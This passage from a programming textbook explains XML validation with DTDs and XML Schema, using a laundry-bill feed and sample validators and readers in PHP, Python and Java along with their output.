WML (**Figure 6.19**) served the telephones of around 2000: a few lines of screen and a slow link. A WML document is a **deck of cards**, downloaded at once and navigated locally, which is what a modern single-page application does for the same reason. The family continues: **XHTML** is HTML written under XML's rules; **RSS** and **Atom** carry feeds; **WSDL** describes a web service's operations and **SOAP** carries the calls. None of them needed anybody's permission.

6.11 Where XML Came From

XML is a cut-down **SGML**, the Standard Generalized Markup Language (ISO 8879, 1986), a meta-language with the same ambition and far more machinery: optional end tags, optional quotes, redefinable markup characters. Each option made typing easier and parsers harder, so SGML parsers were few and expensive. In 1996 a W3C working group asked what SGML would be with every option removed; the answer, XML 1.0 [4], is often called *SGML-lite*. HTML began as an SGML vocabulary, which is where its tolerance of missing end tags came from, and why XML's strictness is deliberate.

Table 6.4 A short history of XML. The syntax has not changed in more than a quarter of a century.

Date	Event	Consequence
1986	SGML becomes ISO 8879	The meta-language idea exists, but is too big to implement widely
10 February 1998	**XML 1.0** published by the W3C	A parser becomes a small program; adoption is immediate
29 September 2006	**XML 1.1** published	More Unicode characters allowed in names; almost nobody adopts it
since 2008	XML 1.0 Fifth Edition in force	No change to the syntax that matters to a programmer
none	XML 2.0	Discussed, never published

Table 6.4 holds a lesson about standards: XML 1.1 exists, and is ignored, because its small benefit would have cost an update to every parser on every machine. When a format's value comes from

universal agreement, change destroys value faster than it creates it. The character rules follow Unicode, so scripts added to Unicode later are legal in XML text: **Balinese** (U+1B00 to U+1B7F, 2006) and **Javanese** (U+A980 to U+A9DF, 2009) among them. A single UTF-8 document can hold a Javanese manuscript, Arabic and Chinese side by side. Finally, a **binary** encoding of the same information exists, *Fast Infoset* (ITU-T and ISO), for battery-powered sensors and other places where every byte costs; it is little used because a binary file cannot be opened and read by a person when something goes wrong, and that readability is worth more to most teams than the bytes.

6.12 Validity and the DTD

6.12.1 Well-formed is not the same as correct

Here is a document every parser accepts:

Listing 6.15 `data/bills-invalid.xml`. Every tag matches and every attribute is quoted. It is also wrong in seven ways.

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O01" date="26/09/2026">
  <bill id="2905" status="washing">
    <customer id="C0022">Vania Wirawan</customer>
    <service id="S0003" price="6000">Ironing only (per kg)</service>
    <unit>0</unit>
    <rack>B03</rack>
    <arrived>2026-09-26 09:05:04</arrived>
    <charged>42000</charged>
    <payment method="ovo" at="2026-09-27T14:43:55+07:00">42000</payment>
  </bill>
  <bill id="B2908" status="departed">
    <service id="S0001" price="8000">Wash, dry &amp; fold (per kg)</service>
    <customer id="C0121">Laras Chandra</customer>
    <unit>10</unit>
    <rack>A02</rack>
    <arrived>2026-09-26T16:04:12+07:00</arrived>
    <charged>80000</charged>
  </bill>
</bills>
```

Find the seven faults in **Listing 6.15** before reading on. The date is `26/09/2026`, not `2026-09-26`. The first bill's id is `2905`, not `B2905`. Its status `washing` does not exist. Its unit is `0`, and nobody brings zero kilograms of laundry. Its arrival time is written in the database's own format, without the `T` and the time zone, which the feed promised. Its payment method is `ovo`, which the shop does not accept. And the second bill puts `service` before `customer`. A parser accepts all seven without a murmur, because a parser checks *syntax*, and has no opinion about laundry.

> **DEFINITION.** A document is **valid** when, besides being well-formed, it obeys a stated **grammar**: a separate document saying which elements may appear, in what order, how many times, with which attributes, and (in XML Schema) what their values may look like. The two grammar languages of this chapter are the **DTD** and **XML Schema**.

Validation is about *communication*: two systems exchanging documents must speak the same language, and a grammar is that language written down in a form a machine can check. A grammar is not mandatory, and many working systems have none. What it buys is three things. The check is written **once** instead of slightly differently in every reader. It is **executable documentation** that cannot drift out of date, because it is what runs. And, decisively, it moves

failure **to the boundary**: the sender can validate before sending, and a bad file is rejected with a line number instead of producing a strange total in a report three weeks later.

6.12.2 Declaring elements

The **Document Type Definition** is the older grammar language, inherited from SGML. Every element declaration is `<!ELEMENT`, a name and a **content model**.

Declaration	What it allows
`<!ELEMENT animal (lion)>`	animal contains exactly one element, lion
`<!ELEMENT picture EMPTY>`	picture contains nothing at all
`<!ELEMENT animal ANY>`	animal may contain any declared elements, in any order
`<!ELEMENT name (#PCDATA)>`	name contains text only

Figure 6.20 Element declarations with an explanation beside each: exactly one named child, `EMPTY`, `ANY`, and `#PCDATA` for text.

The four forms in **Figure 6.20** are: `(lion)`, exactly one `lion` child; `EMPTY`, no content at all; `ANY`, any declared elements in any order, which is giving up on a grammar; and `(#PCDATA)`, text only. *PCDATA* is *parsed character data*: text in which entity references are still expanded. An element declared `(#PCDATA)` may not contain child elements; text mixed with elements needs the awkward form `(#PCDATA | b | i)*`.

6.12.3 Sequence, choice and how many

A comma means **sequence**: `<!ELEMENT animal (name, weight)>` requires a `name` and then a `weight`, once each, in that order. A vertical bar means **choice**, and a suffix counts.

```
<!ELEMENT animal ((name, weight) | (picture))>
```

a choice: either a name followed by a weight, or a picture

```
<!ELEMENT animal (name+, weight?, picture, subspecies*)>
```

name at least once; weight once or not at all;
picture exactly once; subspecies any number of times, even none

Figure 6.21 Choice and occurrence. `((name, weight) | (picture))` is a choice between two alternatives; `(name+, weight?, picture, subspecies*)` uses three occurrence indicators.

The first line of **Figure 6.21** says an `animal` contains either a `name` followed by a `weight`, or a `picture`. The second line uses the suffixes of **Table 6.5**.

Table 6.5 The four occurrence indicators of a DTD. They are the whole of counting in the DTD language.

Suffix	Meaning	Reading of `(name+, weight?, picture, subspecies*)`
none	exactly one	`picture` must appear once
`?`	zero or one	`weight` may appear once or not at all
`+`	one or more	`name` must appear at least once
`*`	zero or more	`subspecies` may appear any number of times, including none

EXAMPLE: A bill in **Listing 6.6** needs a customer, a service, a unit, a rack and an arrival time, exactly once each and in that order; then possibly a finishing time and possibly a collection

time; then the charged amount; then any number of payments, including none. With **Table 6.5** that sentence becomes one line: `<!ELEMENT bill (customer, service, unit, rack, arrived, finished?, departed?, charged, payment*)>`. Check it against the four bills: B2911 has no `finished` and no `payment` (`?` and `*` allow zero); B2913 has no `departed`; the others have everything once. A bill with two `charged` elements, or with `service` before `customer`, is invalid.

6.12.4 Declaring attributes

Attributes are declared with `<!ATTLIST`: the element, then for each attribute its name, its type and its default. Once a document has a DTD, an undeclared attribute is a validity error.

```
<!ELEMENT population (#PCDATA)>
<!ATTLIST population year (2000 | 2001) #REQUIRED>
```

Figure 6.22 A required attribute with an enumerated type. `population` holds text and must carry a `year` whose value is `2000` or `2001`.

Figure 6.22 packs three ideas into one declaration: an **enumerated type** `(2000|2001)`, the keyword `#REQUIRED`, and the element's text content.

Declaration

```
<!ELEMENT population (#PCDATA)>
<!ATTLIST population year CDATA #FIXED "2000">
```

Document	Verdict
`<population year="2001">80</population>`	invalid: only "2000" is allowed
`<population year="2000">80</population>`	valid
`<population>80</population>`	valid: a validating parser supplies year="2000"

Figure 6.23 A fixed attribute and its three verdicts: `year="2001"` is invalid, `year="2000"` is valid, and omitting `year` is also valid, because the parser supplies the fixed value.

The third verdict of **Figure 6.23** is the surprising one. With `#FIXED "2000"`, a `<population>` without `year` is valid, and a *validating* parser inserts `year="2000"` into what the program sees. A non-validating parser reading the same bytes reports no `year` at all. The same happens with a plain default value, such as the `"false"` of `cancelled` below. Two programs, one file, two answers; that is why every reader in this chapter supplies the default itself (`bill.get("cancelled", "false")` in Python).

Listing 6.16 A unique identifier. The type `ID` promises that no two elements in the document carry the same value, and requires the value to be a legal XML name.

```
<!ELEMENT animal (name)>
<!ATTLIST animal code ID #REQUIRED>
```

The type `ID` in **Listing 6.16** must be unique across the document and must be an XML name, which may not begin with a digit. That is why a DTD can catch the id `2905` in **Listing 6.15** but has no objection to `B2905`. The other defaults are `#IMPLIED` (optional, no default) and a bare `"value"` (optional, supplied when absent).

6.12.5 Attaching a DTD, and the grammar of the feed

A document names its grammar in a `DOCTYPE`. The grammar may sit inside the document:

Listing 6.17 An internal DTD: `animal` is the root element, and the rules sit inside the square brackets of `DOCTYPE`.

```
<?xml version="1.0"?>
<!DOCTYPE animal [
  <!ELEMENT animal (name, weight)>
  <!ELEMENT name (#PCDATA)>
  <!ELEMENT weight (#PCDATA)>
]>
<animal>
  <name>lion</name>
  <weight>350 pounds</weight>
</animal>
```

or in a separate file:

```
<?xml version="1.0"?>
<!DOCTYPE animal SYSTEM "http://www.animals.com/xml/animal.dtd">
```

Figure 6.24 An external DTD. `SYSTEM` introduces the grammar's location; the name right after `DOCTYPE` must be the document's root element.

An internal DTD as in **Listing 6.17** suits a self-contained example; an external one as in **Figure 6.24** suits anything shared, because the grammar lives at one address. (An internal DTD is also a stranger's instructions arriving inside a stranger's data, and Section 6.21 shows what that can do.) Here is the whole grammar of the bill feed:

Listing 6.18 `data/bills.dtd`, the grammar of the bill feed as a DTD.

```
<!-- bills.dtd - the grammar of the Profitina Laundry bill feed, as a DTD.
     It says which elements may appear, in what order, how many times, and
     which attributes each carries.  It cannot say what a value must look like. -->
<!ELEMENT bills    (bill*)>
<!ATTLIST bills    outlet CDATA #REQUIRED
                   date   CDATA #REQUIRED>

<!ELEMENT bill     (customer, service, unit, rack, arrived,
                    finished?, departed?, charged, payment*)>
<!ATTLIST bill     id        ID                          #REQUIRED
                   status    (queued|finished|departed) #REQUIRED
                   cancelled (true|false)               "false">

<!ELEMENT customer (#PCDATA)>
<!ATTLIST customer id CDATA #REQUIRED>

<!ELEMENT service  (#PCDATA)>
<!ATTLIST service  id    CDATA #REQUIRED
                   price CDATA #REQUIRED>

<!ELEMENT unit     (#PCDATA)>
<!ELEMENT rack     (#PCDATA)>
<!ELEMENT arrived  (#PCDATA)>
<!ELEMENT finished (#PCDATA)>
<!ELEMENT departed (#PCDATA)>
<!ELEMENT charged  (#PCDATA)>

<!ELEMENT payment  (#PCDATA)>
<!ATTLIST payment  method    (cash|qris|transfer|credit) #REQUIRED
                   at        CDATA                       #REQUIRED
                   reference CDATA                       #IMPLIED>
```

Every construct in **Listing 6.18** has appeared above: `(bill*)` allows an outlet-day with no bills; the `bill` content model is the one worked out in the example of Section 6.12.3; `id` is an `ID`; `status`, `cancelled` and `method` are enumerations; `reference` is `#IMPLIED` because cash has none.

> **WARNING:** What **Listing 6.18** cannot say: that `unit` is a whole number from 1 to 999 (`#PCDATA` accepts `0` and `hello` alike), that `arrived` is a real date and time, that `date` is a date, or that a bill id is `B` followed by four digits. Of the seven faults in **Listing 6.15**, this DTD catches four. DTDs came from publishing, where the question is "may a chapter contain a section?" Data asks "is this a positive integer?", and for that there is XML Schema.

6.13 XML Schema

6.13.1 A grammar written in XML

A DTD has its own private syntax. An **XML Schema** (XSD) is itself an XML document [5], which means the same parser reads it, tools can generate and transform it, and a schema can be checked against the schema for schemas.

```
<?xml version="1.0" encoding="UTF-8"?>
<PressRelease>
  <Title>Student Loan Problems</Title>
  <Date>2001-07-20</Date>
  <Content>Bla bla bla</Content>
</PressRelease>

<?xml version="1.0" encoding="UTF-8"?>
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema"
            elementFormDefault="qualified">
  <xsd:element name="PressRelease">
    <xsd:complexType>
      <xsd:sequence>
        <xsd:element name="Title"   type="xsd:string"/>
        <xsd:element name="Date"    type="xsd:date"/>
        <xsd:element name="Content" type="xsd:string"/>
        <xsd:element name="Author"  type="xsd:string" minOccurs="0"/>
      </xsd:sequence>
    </xsd:complexType>
  </xsd:element>
</xsd:schema>
```

Figure 6.25 A document and its schema. Above, a `PressRelease` with a title, a date and some content; below, a complex type holding a sequence of four elements, the last optional.

Read the lower half of **Figure 6.25**. The root `xsd:schema` binds the prefix to the fixed namespace `http://www.w3.org/2001/XMLSchema` (the prefix `xs` is equally common). `xsd:element` declares an element; `xsd:complexType` says it contains other elements; `xsd:sequence` is the DTD's comma; each child declaration names a **datatype**, so `type="xsd:date"` makes a validator check that the date really is a date in the standard form `2001-07-20`; and `minOccurs="0"` makes an element optional. **Table 6.6** translates the four suffixes of the DTD into these two attributes.

Table 6.6 The occurrence indicators of **Table 6.5** in XML Schema. The last row has no DTD equivalent.

DTD	XML Schema	Meaning
none	`minOccurs="1" maxOccurs="1"` (the default)	exactly one
`?`	`minOccurs="0"`	zero or one
`+`	`maxOccurs="unbounded"`	one or more
`*`	`minOccurs="0" maxOccurs="unbounded"`	zero or more
no equivalent	`minOccurs="1" maxOccurs="5"`	between one and five

6.13.2 Datatypes and facets

The real reason to prefer a schema is that it describes **values**, not only **shapes**. It has some forty built-in types (`xs:string`, `xs:integer`, `xs:positiveInteger`, `xs:decimal`, `xs:boolean`, `xs:date`, `xs:dateTime` and more), and any of them can be narrowed by **restriction** with **facets**, listed in **Table 6.7**.

Table 6.7 The facets of XML Schema used in this chapter.

Facet	Constrains	Used in the feed for
`enumeration`	the value is one of a list	bill status, payment method
`pattern`	the value matches a regular expression	`B[0-9]{4}`, rack `[A-C][0-9]{2}`
`minInclusive` / `maxInclusive`	a numeric range, ends included	unit at most 999
`minExclusive` / `maxExclusive`	a numeric range, ends excluded	(not needed here)
`length` / `minLength` / `maxLength`	the number of characters	(the database's CHECK rules)

Listing 6.19 `data/bills.xsd`: the grammar of **Listing 6.18**, plus the value rules a DTD cannot express.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- bills.xsd - the same grammar as bills.dtd, plus what a DTD cannot say:
     that a unit is a whole number from 1 to 999, that a time is a real
     xs:dateTime, that a bill id is B and four digits. -->
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">

  <xs:simpleType name="billId">
    <xs:restriction base="xs:string">
      <xs:pattern value="B[0-9]{4}"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="code">            <!-- C0022, S0003, O01 ... -->
    <xs:restriction base="xs:string">
      <xs:pattern value="[CSO][0-9]{2,4}"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="status">
    <xs:restriction base="xs:string">
      <xs:enumeration value="queued"/>
      <xs:enumeration value="finished"/>
      <xs:enumeration value="departed"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="method">
    <xs:restriction base="xs:string">
      <xs:enumeration value="cash"/>
      <xs:enumeration value="qris"/>
      <xs:enumeration value="transfer"/>
      <xs:enumeration value="credit"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="quantity">        <!-- kg, items or pairs -->
    <xs:restriction base="xs:positiveInteger">
      <xs:maxInclusive value="999"/>
    </xs:restriction>
  </xs:simpleType>
```

Listing 6.19 (Continued) *data/bills.xsd: the grammar of Listing 6.18, plus the value rules a DTD cannot express.*

```
<xs:simpleType name="rack">
  <xs:restriction base="xs:string">
    <xs:pattern value="[A-C][0-9]{2}"/>
  </xs:restriction>
</xs:simpleType>

<xs:element name="bills">
  <xs:complexType>
    <xs:sequence>
      <xs:element name="bill" minOccurs="0" maxOccurs="unbounded">
        <xs:complexType>
          <xs:sequence>
            <xs:element name="customer">
              <xs:complexType>
                <xs:simpleContent>
                  <xs:extension base="xs:string">
                    <xs:attribute name="id" type="code" use="required"/>
                  </xs:extension>
                </xs:simpleContent>
              </xs:complexType>
            </xs:element>
            <xs:element name="service">
              <xs:complexType>
                <xs:simpleContent>
                  <xs:extension base="xs:string">
                    <xs:attribute name="id"    type="code"               use="required"/>
                    <xs:attribute name="price" type="xs:positiveInteger" use="required"/>
                  </xs:extension>
                </xs:simpleContent>
              </xs:complexType>
            </xs:element>
            <xs:element name="unit"     type="quantity"/>
            <xs:element name="rack"     type="rack"/>
            <xs:element name="arrived"  type="xs:dateTime"/>
            <xs:element name="finished" type="xs:dateTime" minOccurs="0"/>
            <xs:element name="departed" type="xs:dateTime" minOccurs="0"/>
            <xs:element name="charged"  type="xs:nonNegativeInteger"/>
            <xs:element name="payment" minOccurs="0" maxOccurs="unbounded">
              <xs:complexType>
                <xs:simpleContent>
                  <xs:extension base="xs:positiveInteger">
                    <xs:attribute name="method"    type="method"      use="required"/>
                    <xs:attribute name="at"        type="xs:dateTime" use="required"/>
                    <xs:attribute name="reference" type="xs:string"/>
                  </xs:extension>
                </xs:simpleContent>
```

Listing 6.19 (Continued) *data/bills.xsd: the grammar of Listing 6.18, plus the value rules a DTD cannot express.*

```
                </xs:complexType>
              </xs:element>
            </xs:sequence>
            <xs:attribute name="id"        type="billId"     use="required"/>
            <xs:attribute name="status"    type="status"     use="required"/>
            <xs:attribute name="cancelled" type="xs:boolean" default="false"/>
          </xs:complexType>
        </xs:element>
      </xs:sequence>
      <xs:attribute name="outlet" type="code"    use="required"/>
      <xs:attribute name="date"   type="xs:date" use="required"/>
    </xs:complexType>
    <!-- No two bills in one feed may share an id. -->
    <xs:unique name="oneBillPerId">
      <xs:selector xpath="bill"/>
      <xs:field xpath="@id"/>
    </xs:unique>
  </xs:element>
</xs:schema>
```

Four constructions in **Listing 6.19** deserve a name. The **named simple types** at the top (`billId`, `status`, `quantity`, `rack`) are defined once and used by name, the schema's way of writing a function. `quantity` restricts `xs:positiveInteger`, which already excludes zero, with `maxInclusive` 999, matching the Laundry application's own rule. **`xs:simpleContent` with `xs:extension`** is how a schema says *text and attributes*: `customer` holds a string and carries an `id`; `payment` holds a positive integer and carries `method`, `at` and an optional `reference`. **`default="false"`** on `cancelled` is the same default as the DTD's. And **`xs:unique`** at the end uses two small XPath expressions to demand that no two bills in one feed share an id.

6.13.3 Validating in three languages

Listing 6.20 `php/04_validate.php`. `schemaValidate` checks against the XSD; a DTD is checked only when the document names it, so `withDoctype` builds a copy that does.

```php
<?php
// 04_validate.php - well-formed is not the same as correct.  Validate the
// feed against its XML Schema and against its DTD, and print every complaint.
declare(strict_types=1);

const DATA = __DIR__ . '/../data/';

function report(string $label, bool $ok): void
{
    printf("%-36s %s%s", $label, $ok ? 'VALID' : 'INVALID', PHP_EOL);
    foreach (libxml_get_errors() as $e) {
        printf("    line %d: %s%s", $e->line, trim($e->message), PHP_EOL);
    }
    libxml_clear_errors();
}

// A DTD is only checked when the document names it in a DOCTYPE, so build
// a copy of the document that does: same root element, plus the DOCTYPE.
function withDoctype(DOMDocument $doc): DOMDocument
{
    $impl = new DOMImplementation();
    $type = $impl->createDocumentType('bills', '', DATA . 'bills.dtd');
    $copy = $impl->createDocument('', '', $type);
    $copy->appendChild($copy->importNode($doc->documentElement, true));
    return $copy;
}

libxml_use_internal_errors(true);
foreach (['bills.xml', 'bills-invalid.xml'] as $file) {
    $doc = new DOMDocument();
    $doc->load(DATA . $file);
    report("$file against bills.xsd", $doc->schemaValidate(DATA . 'bills.xsd'));
    report("$file against bills.dtd", withDoctype($doc)->validate());
}
```

Listing 6.21 The output of **Listing 6.20**. The schema finds all seven faults, each with its line; the DTD finds four.

```
bills.xml against bills.xsd          VALID
bills.xml against bills.dtd          VALID
bills-invalid.xml against bills.xsd  INVALID
    line 2: Element 'bills', attribute 'date': '26/09/2026' is not a valid value of the
atomic type 'xs:date'.
    line 3: Element 'bill', attribute 'id': [facet 'pattern'] The value '2905' is not
accepted by the pattern 'B[0-9]{4}'.
    line 3: Element 'bill', attribute 'id': Warning: No precomputed value available, the
value was either invalid or something strange happened.
    line 3: Element 'bill', attribute 'status': [facet 'enumeration'] The value 'washing'
is not an element of the set {'queued', 'finished', 'departed'}.
    line 6: Element 'unit': '0' is not a valid value of the atomic type 'quantity'.
    line 8: Element 'arrived': '2026-09-26 09:05:04' is not a valid value of the atomic
type 'xs:dateTime'.
    line 10: Element 'payment', attribute 'method': [facet 'enumeration'] The value 'ovo'
is not an element of the set {'cash', 'qris', 'transfer', 'credit'}.
    line 13: Element 'service': This element is not expected. Expected is ( customer ).
bills-invalid.xml against bills.dtd  INVALID
    line 3: Syntax of value for attribute id of bill is not valid
    line 3: Value "washing" for attribute status of bill is not among the enumerated set
    line 10: Value "ovo" for attribute method of payment is not among the enumerated set
    line 12: Element bill content does not follow the DTD, expecting (customer , service ,
unit , rack , arrived , finished? , departed? , charged , payment*), got (service customer
unit rack arrived charged )
```

Compare **Listing 6.21** with the warning at the end of Section 6.12: the DTD reported the id, the status, the payment method and the element order, and the schema added the date, the unit and

the time, naming the facet each time. The line "No precomputed value available" is libxml repeating its complaint about the id, not an eighth fault. Note also the contrast with **Listing 6.9**: there the parser stopped at the first fault; here the document parsed cleanly, so the validator kept going and reported everything in one run.

Python's standard library parses XML but does not validate it; lxml, installed with `pip install lxml`, wraps the same libxml2 that PHP uses [6]:

Listing 6.22 `python/05_validate.py`. `etree.DTD` can check any document, with or without a `DOCTYPE`.

```python
"""05_validate.py - validate against the DTD and the XML Schema with lxml
(pip install lxml).  The standard library parses XML but cannot validate it."""
from pathlib import Path
from lxml import etree

DATA = Path(__file__).resolve().parent.parent / "data"
dtd = etree.DTD(str(DATA / "bills.dtd"))              # no DOCTYPE needed
xsd = etree.XMLSchema(etree.parse(str(DATA / "bills.xsd")))

for name in ("bills.xml", "bills-invalid.xml"):
    doc = etree.parse(str(DATA / name))
    for label, grammar in (("DTD", dtd), ("XSD", xsd)):
        ok = grammar.validate(doc)
        print(f"{name:<18} {label}  {'VALID' if ok else 'INVALID'}")
        for e in grammar.error_log:
            if "No precomputed value" not in e.message:     # a follow-on echo
                print(f"    line {e.line}: {e.message}")
```

Listing 6.23 The first lines of the output of **Listing 6.22**. The remaining lines are the same messages as **Listing 6.21**, because the library underneath is the same.

```
bills.xml          DTD  VALID
bills.xml          XSD  VALID
bills-invalid.xml  DTD  INVALID
    line 3: Syntax of value for attribute id of bill is not valid
```

The Python run agrees with PHP message for message (**Listing 6.23**). The JDK does the job through `javax.xml.validation` [7], with its own implementation:

Listing 6.24 `java/Validate.java`. A compiled `Schema` is thread-safe and reusable; a `Validator` is cheap and made fresh for each document.

```
// Validate.java - javax.xml.validation: compile the schema once, then check
// documents against it, collecting every complaint instead of the first.
import java.io.File;
import java.util.*;
import javax.xml.XMLConstants;
import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.*;
import org.xml.sax.*;

public class Validate {
    public static void main(String[] args) throws Exception {
        SchemaFactory sf = SchemaFactory.newInstance(XMLConstants.W3C_XML_SCHEMA_NS_URI);
        sf.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");        // no DTDs from
outside
        sf.setProperty(XMLConstants.ACCESS_EXTERNAL_SCHEMA, "file"); // local schemas only
        Schema schema = sf.newSchema(new File("../data/bills.xsd"));  // thread-safe,
reusable

        for (String name : List.of("bills.xml", "bills-invalid.xml", "bills-
malformed.xml")) {
            List<String> problems = new ArrayList<>();
            Validator v = schema.newValidator();                      // cheap, one per use
            v.setErrorHandler(new ErrorHandler() {
                public void warning(SAXParseException e) { add("warning", e); }
                public void error(SAXParseException e) { add("error", e); }
                public void fatalError(SAXParseException e) throws SAXException {
                    add("fatal", e);
                    throw e;                          // not XML at all: cannot go on
                }
                private void add(String kind, SAXParseException e) {
                    problems.add(String.format("    line %d %s: %s",
                            e.getLineNumber(), kind, e.getMessage()));
                }
            });
            try {
                v.validate(new StreamSource(new File("../data/" + name)));
            } catch (SAXParseException stop) {
                // already recorded by fatalError
            }
            System.out.printf("%-20s %s%n", name, problems.isEmpty() ? "VALID"
                    : problems.get(0).contains("fatal") ? "NOT WELL-FORMED" : "INVALID");
            problems.forEach(System.out::println);
        }
    }
}
```

Listing 6.25 The output of **Listing 6.24**. Java reports each fault twice, once for the facet and once for its consequence, and stops at a document that is not XML at all.

```
bills.xml            VALID
bills-invalid.xml    INVALID
    line 2 error: cvc-datatype-valid.1.2.1: '26/09/2026' is not a valid value for 'date'.
    line 2 error: cvc-attribute.3: The value '26/09/2026' of attribute 'date' on element
'bills' is not valid with respect to its type, 'date'.
    line 3 error: cvc-pattern-valid: Value '2905' is not facet-valid with respect to
pattern 'B[0-9]{4}' for type 'billId'.
    line 3 error: cvc-attribute.3: The value '2905' of attribute 'id' on element 'bill' is
not valid with respect to its type, 'billId'.
    line 3 error: cvc-enumeration-valid: Value 'washing' is not facet-valid with respect to
enumeration '[queued, finished, departed]'. It must be a value from the enumeration.
    line 3 error: cvc-attribute.3: The value 'washing' of attribute 'status' on element
'bill' is not valid with respect to its type, 'status'.
    line 6 error: cvc-minInclusive-valid: Value '0' is not facet-valid with respect to
minInclusive '1' for type 'quantity'.
    line 6 error: cvc-type.3.1.3: The value '0' of element 'unit' is not valid.
    line 8 error: cvc-datatype-valid.1.2.1: '2026-09-26 09:05:04' is not a valid value for
'dateTime'.
    line 8 error: cvc-type.3.1.3: The value '2026-09-26 09:05:04' of element 'arrived' is
not valid.
    line 10 error: cvc-enumeration-valid: Value 'ovo' is not facet-valid with respect to
enumeration '[cash, qris, transfer, credit]'. It must be a value from the enumeration.
    line 10 error: cvc-attribute.3: The value 'ovo' of attribute 'method' on element
'payment' is not valid with respect to its type, 'method'.
    line 13 error: cvc-complex-type.2.4.a: Invalid content was found starting with element
'service'. One of '{customer}' is expected.
bills-malformed.xml  NOT WELL-FORMED
    line 2 fatal: Open quote is expected for attribute "date" associated with an  element
type  "bills".
```

The `cvc-` codes in **Listing 6.25** are clause numbers in the XML Schema specification; searching one finds the exact rule. The last lines show the distinction of Sections 6.5 and 6.12 in one place: handed the malformed file, the validator does not report an invalid document, it reports a *fatal* error. Well-formedness is a precondition for validity.

> **WARNING:** Validate at the boundary, once. A document that arrives from outside is validated when it arrives, and then trusted inside the program. Validating the same document at every layer wastes time and hides where the fence really is. Chapter 3's rule for form input is the same rule.

> **KEY INSIGHT:** A schema checks grammar and datatypes, not the world. A feed can be perfectly valid and still name an outlet that does not exist, or mark a bill cancelled while charging for it. Such **business rules** are checked by the program, against data the program holds, right after validation. The schema is the first fence, not the only one.

6.14 Three Ways to Read a Document

There are three strategies for reading XML, with different costs, and **Table 6.8** at the end of this section compares them.

6.14.1 DOM: build the whole tree

The **Document Object Model** reads the entire document and builds the tree of Section 6.8 in memory; then you walk it, in any direction, as often as you like. **Listing 6.26** prints the day summary this way.

Listing 6.26 `java/BillsDom.java`. A `NodeList` is walked by index because it is not a Java `Iterable`.

```java
// BillsDom.java - read bills.xml into a DOM tree and print the day summary.
// The whole document is built in memory first; then we walk it freely.
import java.io.File;
import java.util.Locale;
import javax.xml.parsers.*;
import org.w3c.dom.*;

public class BillsDom {
    static String rupiah(long n) {
        return String.format(Locale.ROOT, "%,d", n).replace(',', '.');
    }

    static String text(Element parent, String name) {
        return parent.getElementsByTagName(name).item(0).getTextContent();
    }

    public static void main(String[] args) throws Exception {
        DocumentBuilderFactory f = DocumentBuilderFactory.newInstance();
        // A feed from outside must not carry a DOCTYPE: this refuses both
        // entity attacks of Section 6.21 in one line.
        f.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
        Document doc = f.newDocumentBuilder().parse(new File("../data/bills.xml"));
        Element root = doc.getDocumentElement();

        System.out.printf("Outlet %s, bills received on %s%n",
                root.getAttribute("outlet"), root.getAttribute("date"));
        System.out.println("-".repeat(78));
        long charged = 0, paid = 0;
        int cancelled = 0;
        NodeList bills = root.getElementsByTagName("bill");
        for (int i = 0; i < bills.getLength(); i++) {   // a NodeList is not Iterable
            Element bill = (Element) bills.item(i);
            // getAttribute returns "" for an absent attribute, never null.
            boolean isCancelled = bill.getAttribute("cancelled").equals("true");
            long billPaid = 0;
            NodeList pays = bill.getElementsByTagName("payment");
            for (int j = 0; j < pays.getLength(); j++) {
                billPaid += Long.parseLong(pays.item(j).getTextContent());
            }
            long billCharged = Long.parseLong(text(bill, "charged"));
            System.out.printf("%-6s %-14s %-26s x%-3d %-9s %7s %7s%n",
                    bill.getAttribute("id"), text(bill, "customer"), text(bill, "service"),
                    Integer.parseInt(text(bill, "unit")),
                    isCancelled ? "cancelled" : bill.getAttribute("status"),
                    rupiah(billCharged), rupiah(billPaid));
            charged += billCharged;
```

Listing 6.26 (Continued) *java/BillsDom.java. A NodeList is walked by index because it is not a Java Iterable.*

```java
            paid += billPaid;
            cancelled += isCancelled ? 1 : 0;
        }
        System.out.println("-".repeat(78));
        System.out.printf("%d bills (%d cancelled), charged Rp %s, paid Rp %s%n",
                bills.getLength(), cancelled, rupiah(charged), rupiah(paid));
    }
}
```

Listing 6.27 The day summary. `BillsDom.java`, `php/03_read.php` and `python/03_read_etree.py` print exactly this text; `diff` finds no difference.

```
Outlet O01, bills received on 2026-09-26
-------------------------------------------------------------------------------
B2905  Vania Wirawan  Ironing only (per kg)      x7   departed   42.000  42.000
B2908  Laras Chandra  Wash, dry & fold (per kg)  x10  departed   80.000  80.000
B2911  Dimas Wibowo   Blanket (per item)         x1   cancelled       0       0
B2913  Diah Siregar   Helmet cleaning (per item) x1   finished   30.000  30.000
-------------------------------------------------------------------------------
4 bills (1 cancelled), charged Rp 152.000, paid Rp 152.000
```

Every number in **Listing 6.27** matches the hand calculation of Section 6.4.3. Note `getAttribute("cancelled")`: for an absent attribute the DOM returns an empty string, never `null`, so the comparison with `"true"` is safe.

6.14.2 SAX: events, one pass, no tree

SAX, the Simple API for XML, builds nothing. It reads the file once from front to back and calls your methods as it meets a start tag, some text or an end tag.

Listing 6.28 `java/BillsSax.java`. The parser calls the three methods; the fields are the program's own memory.

```
// BillsSax.java - total the bills in one pass with SAX.  The parser calls us
// for every start tag, piece of text and end tag; nothing is stored unless we
// store it, so we keep our own running state in fields.
import java.io.File;
import javax.xml.parsers.*;
import org.xml.sax.Attributes;
import org.xml.sax.helpers.DefaultHandler;

public class BillsSax extends DefaultHandler {
    private final StringBuilder text = new StringBuilder();
    private String billId, status;
    private long charged, paid, totalCharged, totalPaid;
    private int bills, depth, deepest;

    @Override
    public void startElement(String uri, String local, String qName, Attributes at) {
        deepest = Math.max(deepest, ++depth);
        text.setLength(0);                        // text belongs to the newest element
        if (qName.equals("bill")) {
            billId = at.getValue("id");
            status = "true".equals(at.getValue("cancelled")) ? "cancelled" :
at.getValue("status");
            charged = paid = 0;
        }
    }

    @Override
    public void characters(char[] ch, int start, int length) {
        text.append(ch, start, length);           // may arrive in several pieces
    }

    @Override
